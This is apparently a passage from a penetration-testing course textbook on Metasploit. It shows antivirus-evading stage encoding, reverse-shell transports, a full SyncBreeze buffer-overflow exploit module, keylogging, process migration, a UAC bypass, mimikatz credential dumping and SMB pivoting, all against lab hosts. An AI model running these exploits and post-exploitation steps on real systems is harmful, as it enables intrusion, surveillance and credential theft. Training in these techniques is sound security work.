| -----             | -----  |
| AutoLoadStdapi    | true   |
| yes               | Automatically load the Stdapi extension                        |
| AutoRunScript     |  |
| no                | A script to run automatically on session creation.             |
| AutoSystemInfo    | true   |
| yes               | Automatically capture system information on initialization.    |
| AutoUnhookProcess | false  |
| yes               | Automatically load the unhook extension and unhook the process |
| ...               |  |

Listing 779 - Advanced options for multi/handler

First, let's take a look at some advanced encoding options. In previous examples, we chose to encode the first stage of our shellcode that we placed into the exploit. Since the second stage of the Meterpreter payload is much larger and contains more potential signatures, it could potentially be flagged by various antivirus solutions, so we may opt to encode the second stage as well.

We could use *EnableStageEncoding* together with *StageEncoder* to encode the second stage and possibly bypass detection. To do this, we set *EnableStageEncoding* to "true" and set *StageEncoder* to our desired encoder, in this case, "x86/shikata\_ga\_nai":

```
msf6 exploit(multi/handler) > set EnableStageEncoding true
EnableStageEncoding => true
msf6 exploit(multi/handler) > set StageEncoder x86/shikata_ga_nai
StageEncoder => x86/shikata_ga_nai
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started HTTPS reverse handler on https://192.168.118.2:443
msf6 exploit(multi/handler) >

msf6 exploit(multi/handler) >
[*] https://192.168.118.2:443 handling request from 192.168.120.11; (UUID: 77vpdgjz)
Encoded stage with x86/shikata_ga_nai
[*] https://192.168.118.2:443 handling request from 192.168.120.11; (UUID: 77vpdgjz)
Staging x86 payload (176249 bytes) ...
[*] Meterpreter session 7 opened (192.168.118.2:443 -> 192.168.120.11:50823) at 2021-01-22 11:36:39 -0500

msf6 exploit(multi/handler) >
```

Listing 780 - StageEncoding with Metasploit

The `AutoRunScript` option is also quite helpful as it will automatically run a script when a meterpreter connection is established. This is very useful during a client-side attack since we may not be available when a user executes our payload, meaning the session could sit idle or be lost. For example, we can configure the `gather/enum_logged_on_users` module to automatically enumerate logged-in users when meterpreter connects:

```
msf6 exploit(multi/handler) > set AutoRunScript windows/gather/enum_logged_on_users
AutoRunScript => windows/gather/enum_logged_on_users

msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 3.

[*] Started HTTPS reverse handler on https://192.168.118.2:443
msf6 exploit(multi/handler) >

[*] https://192.168.2:443 handling request from 192.168.120.11; (UUID: j0sqkzo0)
Staging x86 payload (176220 bytes) ...
[*] Meterpreter session 1 opened (192.168.118.2:443 -> 192.168.120.11:50839) at 2021-01-22 12:17:32 -0500
[*] Session ID 1 (192.168.118.2:443 -> 192.168.120.11:50839) processing AutoRunScript
'windows/gather/enum_logged_on_users'
[*] Running against session 1

Current Logged Users
=====
SID          User
---          ---
S-1-5-21-966894886-435473622-1450565287-1001  DESKTOP-6UTT671\Offsec

[+] Results saved in:
/root/.msf4/loot/20210122121740_default_192.168.120.11_host.users.activ_586582.txt

Recently Logged Users
=====
SID          Profile Path
---          -----
S-1-5-18
%systemroot%\system32\config\systemprofile
S-1-5-19
%systemroot%\ServiceProfiles\LocalService
S-1-5-20
%systemroot%\ServiceProfiles\NetworkService
S-1-5-21-966894886-435473622-1450565287-1001  C:\Users\Offsec

msf6 exploit(multi/handler) >
```

Listing 781 - Meterpreter executing a module upon session creation

So far, we have navigated within a meterpreter session using various built-in commands, but we can also temporarily exit the meterpreter shell to perform other actions inside the Metasploit Framework, without closing down the connection. We can use `background` to return to the

msfconsole prompt, where we can perform other actions within the framework. When we are ready to return to our meterpreter session, we can list all available sessions with **sessions -l** and jump back into our session with **sessions -i** (interact) followed by the respective Id as shown in Listing 782.

---

```

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >

msf6 exploit(multi/handler) > sessions -l

Active sessions
=====

  Id  Name   Type      Information
Connection
  --  ---  -----
  --
  1    meterpreter x86/windows  DESKTOP-6UTT671\Offsec @ DESKTOP-6UTT671
192.168.118.2:443 -> 192.168.120.11:50839 (192.168.120.11)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >

```

---

Listing 782 - Changing between sessions in the Metasploit Framework

Using these commands, we can switch between available shells on different compromised hosts without closing down any of our connections.

In our previous examples, we have used a pre-defined communication protocol (like TCP or HTTPS) to exploit our target, which we chose when we generated the payload. However, we can use Meterpreter payload *transports*<sup>716</sup> to switch protocols after our initial compromise. We can list the currently available transports for the meterpreter connection with **transport list**.

---

```

meterpreter > transport list
Session Expiry : @ 2021-01-29 12:17:33

  ID  Curr  URL
Comms T/O  Retry Total  Retry Wait
  --  ---  ---
  --
  1  * https://192.168.118.2:443/z1ZmjIKG4RbLjMqNq4fDJw04bX7nMAC9c8em5NsqBdxap5Q8rCmLeA1-
OBJ2RHKEz2knBsYiQCYA01o/  300        3600        10

meterpreter >

```

---

Listing 783 - Listing available transports

We can also use **transport add** to add a new transport protocol to the current session, using **-t** to set the desired transport type.

---

<sup>716</sup> (Rapid7, 2016), <https://github.com/rapid7/metasploit-framework/wiki/Meterpreter-Transport-Control>

In the example below, we will add the `reverse_tcp` transport, which is equivalent to choosing the `windows/meterpreter/reverse_tcp` payload. We will apply the options for the specified transport type, including the local host IP address (`-l`) and the local port (`-p`):

```
meterpreter > transport add -t reverse_tcp -l 192.168.118.2 -p 5555
[*] Adding new transport ...
[+] Successfully added reverse_tcp transport.
meterpreter > transport list
Session Expiry : @ 2021-01-29 12:17:32

      ID  Curr  URL
Comms T/O  Retry Total  Retry Wait
      --  ----  --
-----  -----  -----
      1   * https://192.168.118.2:443/z1ZmjIKG4RbLjMqNq4fDJw04bX7nMAC9c8em5NsqBdxap5Q8rCmLeA1-
          0BJ2RHKEz2knBsYiQCYA01o/  300      3600      10
      2           tcp://192.168.118.2:5555
300      3600      10

meterpreter >
```

Listing 784 - Adding a new transport to the meterpreter session

Before we can take advantage of the new transport, we must set up a listener to accept the connection. We'll do this by once again selecting the `multi/handler` module and specifying the same parameters we selected earlier.

With the handler configured, we can return to the meterpreter session and run `transport next` to change to the newly-created transport mode. This will create a new session and close down the old one.

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use multi/handler
[*] Using configured payload windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.118.2
LHOST => 192.168.118.2
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.118.2:5555

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > transport next
[*] Changing to next transport ...
[+] Successfully changed to the next transport, killing current session.

[*] 192.168.120.11 - Meterpreter session 1 closed. Reason: User exit
```

```
msf6 exploit(multi/handler) >
[*] Sending stage (175174 bytes) to 192.168.120.11
[*] Meterpreter session 2 opened (192.168.118.2:5555 -> 192.168.120.11:50843) at 2021-01-22 12:30:15 -0500
[*] Session ID 2 (192.168.118.2:5555 -> 192.168.120.11:50843) processing AutoRunScript 'windows/gather/enum_logged_on_users'
[*] Running against session 2
```

Current Logged Users

=====

| SID  | User                   |
|--|------------------------|
| ---  | ---                    |
| S-1-5-21-966894886-435473622-1450565287-1001 | DESKTOP-6UTT671\Offsec |

[+] Results saved in:

/root/.msf4/loot/20210122123019\_default\_192.168.120.11\_host.users.activ\_098683.txt

Recently Logged Users

=====

| SID  | Profile Path                                |
|--|---|
| ---  | -----                                       |
| S-1-5-18                                     | %systemroot%\system32\config\systemprofile  |
| S-1-5-19                                     | %systemroot%\ServiceProfiles\LocalService   |
| S-1-5-20                                     | %systemroot%\ServiceProfiles\NetworkService |
| S-1-5-21-966894886-435473622-1450565287-1001 | C:\Users\Offsec                             |

msf6 exploit(multi/handler) > **sessions**

Active sessions

=====

| Id         | Name        | Type        | Information   |
|------------|-------------|-------------|---|
| Connection | ---         | ---         | -----   |
| ---        | ---         | ---         | -----   |
| 2          | meterpreter | x86/windows | DESKTOP-6UTT671\Offsec @ DESKTOP-6UTT671<br>192.168.118.2:5555 -> 192.168.120.11:50843 (192.168.120.11) |

msf6 exploit(multi/handler) > **sessions -i 2**

[\*] Starting interaction with 2...

**meterpreter >**

---

*Listing 785 - Changing to a different transport type*

We successfully switched transports, created a new meterpreter session, and shut down the old one.

### 22.3.7.1 Exercises

1. Create a staged and a non-staged Linux binary payload to use on your Kali system.
2. Setup a Netcat listener and run the non-staged payload. Does it work?
3. Setup a Netcat listener and run the staged payload. Does it work?
4. Get a Meterpreter shell on your Windows system. Practice file transfers.
5. Inject a payload into **plink.exe**. Test it on your Windows system.
6. Create an executable file running a Meterpreter payload and execute it on your Windows system.
7. After establishing a Meterpreter connection, setup a new transport type and change to it.

## 22.4 Building Our Own MSF Module

Even the most unskilled programmer can build a custom MSF module. The Ruby language and exploit structure are clear, straightforward, and very similar to Python. To show how this works, we will port our SyncBreeze Python exploit to the Metasploit format, using an existing exploit in the framework as a template and copying it to the established folder structure under the **home** directory of the root user.

```
(kali㉿kali)-[~]
└$ sudo mkdir -p /root/.msf4/modules/exploits/windows/http
[sudo] password for kali:

(kali㉿kali)-[~]
└$ sudo cp /usr/share/metasploit-
framework/modules/exploits/windows/http/disk_pulse_enterprise_get.rb
/root/.msf4/modules/exploits/windows/http/syncbreeze.rb

(kali㉿kali)-[~]
└$ sudo nano /root/.msf4/modules/exploits/windows/http/syncbreeze.rb
```

Listing 786 - Creating a template for the exploit

To begin, we will update the header information, including the name of the module, its description, author, and external references.

```
'Name'          => 'SyncBreeze Enterprise Buffer Overflow',
'Description'   => %q(
  This module ports our python exploit of SyncBreeze Enterprise 10.0.28 to MSF.
),
'License'        => MSF_LICENSE,
'Author'         => [ 'Offensive Security', 'offsec' ],
'References'    =>
 [
  [ 'EDB', '42886' ]
 ],
```

Listing 787 - Metasploit module header information

In the next section, we will select the default options. In this case, we will set **EXITFUNC** to "thread" and specify the bad characters we found, which are **\x00\x0a\x0d\x25\x26\x2b\x3d**.

Finally, in the *Targets* section, we will specify the version of SyncBreeze along with the address of the JMP ESP instruction and the offset used to overwrite EIP.

---

```
'DefaultOptions' =>
{
    'EXITFUNC' => 'thread'
},
'Platform'      => 'win',
'Payload'        =>
{
    'BadChars'  => "\x00\x0a\x0d\x25\x26\x2b\x3d",
    'Space'     => 500
},
'Targets'        =>
[
    [ 'SyncBreeze Enterprise 10.0.28',
        {
            'Ret' => 0x10090c83, # JMP ESP -- libspp.dll
            'Offset' => 780
        }
    ]
],
```

---

Listing 788 - Metasploit module options and settings

Next, we will update the *check* function, which is done by performing a HTTP GET request to the URL `/`. On a vulnerable system, the result contains the text “Sync Breeze Enterprise v10.0.28”.

---

```
def check
    res = send_request_cgi(
        'uri'      => '/',
        'method'   => 'GET'
    )

    if res && res.code == 200
        product_name = res.body.scan(/(Sync Breeze Enterprise v[^\<]*)/i).flatten.first
        if product_name =~ /10\.\d\.\d\d/
            return Exploit::CheckCode::Appears
        end
    end

    return Exploit::CheckCode::Safe
end
```

---

Listing 789 - The check function for our module

The final section is the exploit itself. First, we will create the exploit string, which uses the offset and the memory address for the JMP ESP instruction along with a NOP sled and the payload. Then we'll send the crafted malicious string through an HTTP POST request using the `/login` URL as in the original exploit. We will populate the HTTP POST *username* variable with the exploit string:

---

```
def exploit
    print_status("Generating exploit...")
    exp = rand_text_alpha(target['Offset'])
    exp << [target.ret].pack('V')
    exp << rand_text(4)
    exp << make_nops(10) # NOP sled to make sure we land on jmp to shellcode
```

---

```

exp << payload.encoded

print_status("Sending exploit...")

send_request_cgi(
  'uri' => '/login',
  'method' => 'POST',
  'connection' => 'keep-alive',
  'vars_post' => {
    'username' => "#{exp}",
    'password' => "fakepsw"
  }
)

handler
disconnect
end

```

*Listing 790 - Exploit function of the Metasploit module*

Putting all the parts together gives us a complete Metasploit exploit module for the SyncBreeze Enterprise vulnerability:

---

```

## 
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
## 

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HttpClient

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'SyncBreeze Enterprise Buffer Overflow',
      'Description'    => %q(
        This module ports our python exploit of SyncBreeze Enterprise 10.0.28 to MSF.
      ),
      'License'         => MSF_LICENSE,
      'Author'          => [ 'Offensive Security', 'offsec' ],
      'References'     =>
        [
          [ 'EDB', '42886' ]
        ],
      'DefaultOptions'  =>
        {
          'EXITFUNC' => 'thread'
        },
      'Platform'        => 'win',
      'Payload'         =>
        {
          'BadChars'  => "\x00\x0a\x0d\x25\x26\x2b\x3d",
          'Space'     => 500
        },
      'Targets'         =>

```

```

[
    [ 'SyncBreeze Enterprise 10.0.28',
    {
        'Ret' => 0x10090c83, # JMP ESP -- libspp.dll
        'Offset' => 780
    }]
],
'Privileged' => true,
'DisclosureDate' => 'Oct 20 2019',
'DefaultTarget' => 0))

register_options([Opt::RPORT(80)])
end

def check
    res = send_request_cgi(
        'uri' => '/',
        'method' => 'GET'
    )

    if res && res.code == 200
        product_name = res.body.scan(/(Sync Breeze Enterprise v[^\<]*)/i).flatten.first
        if product_name =~ /10\.\d\.\d/
            return Exploit::CheckCode::Appears
        end
    end

    return Exploit::CheckCode::Safe
end

def exploit
    print_status("Generating exploit...")
    exp = rand_text_alpha(target['Offset'])
    exp << [target.ret].pack('V')
    exp << rand_text(4)
    exp << make_nops(10) # NOP sled to make sure we land on jmp to shellcode
    exp << payload.encoded

    print_status("Sending exploit...")

    send_request_cgi(
        'uri' => '/login',
        'method' => 'POST',
        'connection' => 'keep-alive',
        'vars_post' => {
            'username' => "#{exp}",
            'password' => "fakepsw"
        }
    )

    handler
    disconnect
end
end

```

Listing 791 - Metasploit exploit module

With the exploit complete, we can start Metasploit and search for it.

---

```
(kali㉿kali)-[~]
└$ sudo msfconsole -q
[sudo] password for kali:
[*] Starting persistent handler(s)...
msf6 > search syncbreeze

Matching Modules
=====
#  Name
Description
-  ----
-----
0  exploit/windows/fileformat/syncbreeze_xml  2017-03-29      normal  No
Sync Breeze Enterprise 9.5.16 - Import Command Buffer Overflow
1  exploit/windows/http/syncbreeze_bof        2017-03-15      great   Yes
Sync Breeze Enterprise GET Buffer Overflow
2  exploit/windows/http/syncbreeze            2019-10-20      excellent Yes
SyncBreeze Enterprise Buffer Overflow

Interact with a module by name or index. For example info 2, use 2 or use
exploit/windows/http/syncbreeze

msf6 > use exploit/windows/http/syncbreeze
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/syncbreeze) >
```

---

*Listing 792 - Locating the custom exploit*

We notice that the search for *syncbreeze* now contains three results and that the second result is our custom exploit. Next we'll choose a payload, set up the required parameters, and perform a vulnerability check.

---

```
msf6> use exploit/windows/http/syncbreeze
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/syncbreeze) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/syncbreeze) > set RHOSTS 192.168.120.11
RHOSTS => 192.168.120.11
msf6 exploit(windows/http/syncbreeze) > set LHOST 192.168.118.2
LHOST => 192.168.118.2
msf6 exploit(windows/http/syncbreeze) > check
[*] 192.168.120.11:80 - The target appears to be vulnerable.
```

---

*Listing 793 - Setting up parameters and checking exploitability*

Finally, we launch our exploit to gain a reverse shell.

---

```
msf6 exploit(windows/http/syncbreeze) > exploit
[*] Started reverse TCP handler on 192.168.118.2:4444
[*] Generating exploit...
[*] Sending exploit...
```

---

```
[*] Sending stage (175174 bytes) to 192.168.120.11
[*] Meterpreter session 1 opened (192.168.118.2:4444 -> 192.168.120.11:49755) at 2021-01-28 10:30:20 -0500
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

*Listing 794 - Exploitation of SyncBreeze using custom MSF module*

Excellent. It's working perfectly. We have a shell thanks to our new Metasploit exploit module.

#### 22.4.1.1 Exercise

1. Create a new Metasploit module for your SyncBreeze exploit.

## 22.5 Post-Exploitation with Metasploit

Once we gain access to a target machine, we can move on to the post-exploitation phase where we gather information, take steps to maintain our access, pivot to other machines, etc.

The Metasploit Framework has several interesting post-exploitation features and modules that can simplify many aspects of the post-exploitation process. In addition to the built-in Meterpreter commands, a number of post-exploitation MSF modules have been written that take an active session as an argument.

Let's take a closer look at some of these post-exploitation features.

---

*Make it a habit to invoke the **help** command from a Meterpreter session and explore the possible actions. Be sure to do this regularly as the framework is always under heavy development and new options are added on a regular basis.*

---

### 22.5.1 Core Post-Exploitation Features

As we have seen earlier, we can navigate the file system and list the OS and user information along with running processes on the compromised host. We can also both upload and download files directly from the Meterpreter command prompt.

Additional basic post-exploitation features are available from meterpreter, which includes the option of taking screenshots of the compromised desktop through the `screenshot` command:

```
meterpreter > screenshot
Screenshot saved to: /home/kali/vSigReeo.jpeg
meterpreter >
```

*Listing 795 - Taking a screenshot of the compromised host desktop*

A truncated version of the screenshot can be seen in Figure 314:




Figure 314: Screenshot taken with meterpreter

An ability like this could allow us to capture pictures of sensitive user actions that might otherwise be difficult to discover. Meterpreter also allows us to start a keylogger and detect active user keystrokes with **keyscan\_start**, **keyscan\_dump**, and **keyscan\_stop**.

---

```

meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<CR>
<CR>
ipconfig<CR>
<CR>
whoami<CR>

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```

Listing 796 - Keylogging the compromised user

Additional basic post-exploitation features include listing the idle time of the current user and turning on the microphone or webcam, which is why most security people keep their webcams covered at all times.

When performing actions like keylogging, it is important to take the context of the current meterpreter sessions into account. When we exploited the SyncBreeze application, we obtained a reverse shell running in the context of the *NT SYSTEM* user. In order to capture key strokes from a regular user, we will have to migrate our shell process to the user context we are targeting.

Let's discuss the process of changing context.

## 22.5.2 Migrating Processes

When we compromise a host, our meterpreter payload is executed inside the process of the application we attack. If the victim closes that process, our access to the machine is closed as well. Using the **migrate** command, we can move the execution of our meterpreter to different processes.

To do this, we first run **ps** to view all running processes and then pick one, like **explorer.exe**, and issue the **migrate** command.

```
meterpreter > ps  
  
Process List  
=====  
  
 PID  PPID  Name          Arch Session User  
Path  
---  ---  
---  
 0    0     [System Process]  
 4    0     System  
 88   4     Registry  
 332  4     smss.exe  
 416  404   csrss.exe  
 492  404   wininit.exe  
 508  484   csrss.exe  
 588  484   winlogon.exe  
 604  492   services.exe  
 640  492   lsass.exe  
 ...  
 4660 4572  explorer.exe  
6UTT671\Offsec C:\Windows\explorer.exe      x64  1      DESKTOP-  
 4676 604   svchost.exe  
 4800 760   dllhost.exe  
6UTT671\Offsec C:\Windows\System32\dllhost.exe x64  1      DESKTOP-  
 4824 604   svchost.exe  
6UTT671\Offsec C:\Windows\System32\svchost.exe x64  1      DESKTOP-  
 4860 760   dllhost.exe  
6UTT671\Offsec C:\Windows\System32\dllhost.exe x64  1      DESKTOP-  
 5040 604   svchost.exe  
  
meterpreter > migrate 4660  
[*] Migrating from 8184 to 4660...  
[*] Migration completed successfully.  
meterpreter >
```

Listing 797 - Migrating into the explorer.exe process

Note that we are only able to migrate into a process executing at the same privilege and integrity level or lower than that of our current process. In the case of Sync Breeze, since we are running a Meterpreter payload with maximum privileges (*NT SYSTEM*), our choices are plentiful and we can migrate our shell to different user contexts by selecting a target process accordingly.

### 22.5.3 Post-Exploitation Modules

In addition to native commands and actions present in the core APIs of the Meterpreter, there are several post-exploitation modules we can deploy against an active session. Sessions that were created by execution of a client-side attack will likely provide us only with an unprivileged shell. But if the target user is a member of the local administrators group, we can elevate our shell to a high integrity level if we bypass User Account Control (UAC). In the previous example, we migrated our meterpreter shell to an **explorer.exe** process that is running at medium integrity. In the following steps, we will assume that we have gathered this shell through a client side attack.

A search for UAC bypass modules yields quite a few results. However, since in our example the compromised host is our Windows 10 Fall Creators Update client machine, we will focus on the **bypassuac\_injection\_winsxs** module as it works well on this version of Windows. We will select the module and list its options. This reveals a single parameter named **SESSION**, which is the target Meterpreter session. Setting the session to our active Meterpreter session with **set SESSION 10** and running **exploit** will essentially pipe the exploit through the active session to the vulnerable host:

```
msf6 > use exploit/windows/local/bypassuac_injection_winsxs
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_injection_winsxs) > show options
```

Module options (exploit/windows/local/bypassuac\_injection\_winsxs):

| Name    | Current Setting | Required | Description                        |
|---------|-----------------|----------|------------------------------------|
| SESSION |                 | yes      | The session to run this module on. |

Payload options (windows/meterpreter/reverse\_tcp):

| Name           | Current Setting | Required | Description                                |
|----------------|-----------------|----------|--|
| EXITFUNC       | process         | yes      | Exit technique (Accepted: '', seh, thread, |
| process, none) |                 |          |  |
| LHOST          | 192.168.31.237  | yes      | The listen address (an interface may be    |
| specified)     |                 |          |  |
| LPORT          | 4444            | yes      | The listen port                            |

Exploit target:

| Id | Name        |
|----|-------------|
| 0  | Windows x86 |

```
msf6 exploit(windows/local/bypassuac_injection_winsxs) > set TARGET 1
TARGET => 1
```

```
msf6 exploit(windows/local/bypassuac_injection_winsxs) > set PAYLOAD
```

```
windows/x64/meterpreter/reverse_tcp
```

PAYOUT => windows/x64/meterpreter/reverse\_tcp

```
msf6 exploit(windows/local/bypassuac_injection_winsxs) > set LHOST 192.168.118.2
LHOST => 192.168.118.2
msf6 exploit(windows/local/bypassuac_injection_winsxs) > exploit

[*] Started reverse TCP handler on 192.168.118.2:4444
[+] Windows 10 (10.0 Build 18363). may be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Creating temporary folders...
[*] Uploading the Payload DLL to the filesystem...
[*] Spawning process with Windows Publisher Certificate, to inject into...
[+] Successfully injected payload in to process: 6532
[*] Sending stage (200262 bytes) to 192.168.120.11
[*] Meterpreter session 2 opened (192.168.118.2:4444 -> 192.168.120.11:49836) at 2021-01-22 16:38:05 -0500

meterpreter >
[+] All the dropped elements have been successfully removed
```

---

Listing 798 - Executing a UAC bypass using the meterpreter session

Besides being able to background an active session and execute modules through it, we can also load extensions directly inside the active session with the **load** command.

One great example of this is the PowerShell extension,<sup>717</sup> which enables the use of PowerShell. With this module, we can execute PowerShell commands and scripts, or launch an interactive PowerShell command prompt. In Listing 799, we **load powershell** and list the available sub-commands.

---

```
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter >
```

```
meterpreter > help powershell
```

```
Powershell Commands
=====
```

| Command                   | Description                                 |
|---------------------------|---|
| -----                     | -----                                       |
| powershell_execute        | Execute a Powershell command string         |
| powershell_import         | Import a PS1 script or .NET Assembly DLL    |
| powershell_session_remove | Remove/clear a session (other than default) |
| powershell_shell          | Create an interactive Powershell prompt     |

---

Listing 799 - Loading the PowerShell extension

<sup>717</sup> (Carlos Perez, 2016), <https://www.darkoperator.com/blog/2016/4/2/meterpreter-new-windows-powershell-extension>

As an example, let's use the **powershell\_execute** command to retrieve the PowerShell version through the `$PSVersionTable.PSVersion` global variable.

```
meterpreter > powershell_execute "$PSVersionTable.PSVersion"
[+] Command execution completed:

Major Minor Build Revision
----- ----- ----- -----
5      1       18362  1171
```

*Listing 800 - Executing a PowerShell command*

Mimikatz is incredibly useful as well and luckily, an implementation of it is available as a Meterpreter extension. In this example, we will run the extension with **load kiwi**. Since mimikatz requires SYSTEM rights, we will run **getsystem** to automatically acquire SYSTEM privileges from our current high integrity shell (in the context of the offsec user). Finally, we will dump the system credentials with **creds\_msv**:

```
meterpreter > load kiwi
Loading extension kiwi...
#####
mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
## v ##      Vincent LE TOUX          ( vincent.letoux@gmail.com )
#####      > http://pingcastle.com / http://mysmartlogon.com ***

Success.
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).

meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
=====

Username Domain          NTLM           SHA1
----- -----
Offsec   DESKTOP-6UTT671 e2b475c11da2a0748290d87aa966c327
8c77f430e4ab8acb10ead387d64011c76400d26e
Offsec   .                e2b475c11da2a0748290d87aa966c327
8c77f430e4ab8acb10ead387d64011c76400d26e

meterpreter >
```

*Listing 801 - Using mimikatz from meterpreter*

## 22.5.4 Pivoting with the Metasploit Framework

After compromising a target, we can *pivot* from that system to additional targets. We can pivot from within the MSF, which is convenient, but lacks the flexibility of manual pivoting techniques.

For example, let's leverage our existing Meterpreter session to enumerate the internal network's Active Directory infrastructure and pivot to other machines.

To begin, we notice that the compromised windows client has two network interfaces.

```
C:\Users\offsec>ipconfig
Windows IP Configuration

Ethernet adapter Ethernet1:

  Connection-specific DNS Suffix  . :
  Link-local IPv6 Address . . . . . : fe80::49e9:5c50:265f:6600%4
  IPv4 Address. . . . . : 192.168.1.111
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.1.1

Ethernet adapter Ethernet0:

  Connection-specific DNS Suffix  . :
  IPv4 Address. . . . . : 10.11.0.22
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.11.0.2

C:\Users\offsec.corp>
```

*Listing 802 - Dual interfaces on compromised client*

We will use **route** and **add** to create a path to the alternate internal network subnet we discovered. We will also specify the session ID that this route will apply to:

```
msf5 > route add 192.168.1.0/24 11
[*] Route added

msf5 > route print

IPv4 Active Routing Table
=====
Subnet          Netmask        Gateway
-----          -----        -----
192.168.1.0    255.255.255.0  Session 11
```

*Listing 803 - Adding a new route*

With a path created to the internal network, we can now enumerate this subnet. Since we already know the IP address of the domain controller, we will perform a limited port scan of it using the **portscan/tcp** module.

```
msf5 > use auxiliary/scanner/portscan/tcp

msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.1.110
RHOSTS => 192.168.1.110

msf5 auxiliary(scanner/portscan/tcp) > set PORTS 445,3389
PORTS => 445,3389

msf5 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.1.110:      - 192.168.1.110:3389 - TCP OPEN
```

```
[+] 192.168.1.110:          - 192.168.1.110:445 - TCP OPEN
[*] 192.168.1.110:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

*Listing 804 - Portscanning an internal IP address*

Since we previously discovered valid administrative credentials for the domain controller, we may now attempt a pivot to a domain controller through the use of the **smb/psexec** module. We need to specify credentials by specifying values for **SMBDomain**, **SMBUser**, and **SMBPass** as shown below.

---

```
msf5 > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec_psh) > set SMBDomain corp
SMBDomain => corp

msf5 exploit(windows/smb/psexec_psh) > set SMBUser jeff_admin
SMBUser => jeff_admin

msf5 exploit(windows/smb/psexec_psh) > set SMBPass Qwerty09!
SMBPass => Qwerty09!

msf5 exploit(windows/smb/psexec_psh) > set RHOSTS 192.168.1.110
RHOSTS => 192.168.1.110

msf5 exploit(windows/smb/psexec_psh) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp

msf5 exploit(windows/smb/psexec_psh) > set LHOST 192.168.1.110
LHOST => 192.168.1.110

msf5 exploit(windows/smb/psexec_psh) > set LPORT 444
LPORT => 444

msf5 exploit(windows/smb/psexec_psh) > exploit
```

OSINT454\_Ryan\_Belan

```
[*] 192.168.1.110:445 - Connecting to the server...
[*] 192.168.1.110:445 - Authenticating to 192.168.1.110:445|corp as user
'jeff_admin'...
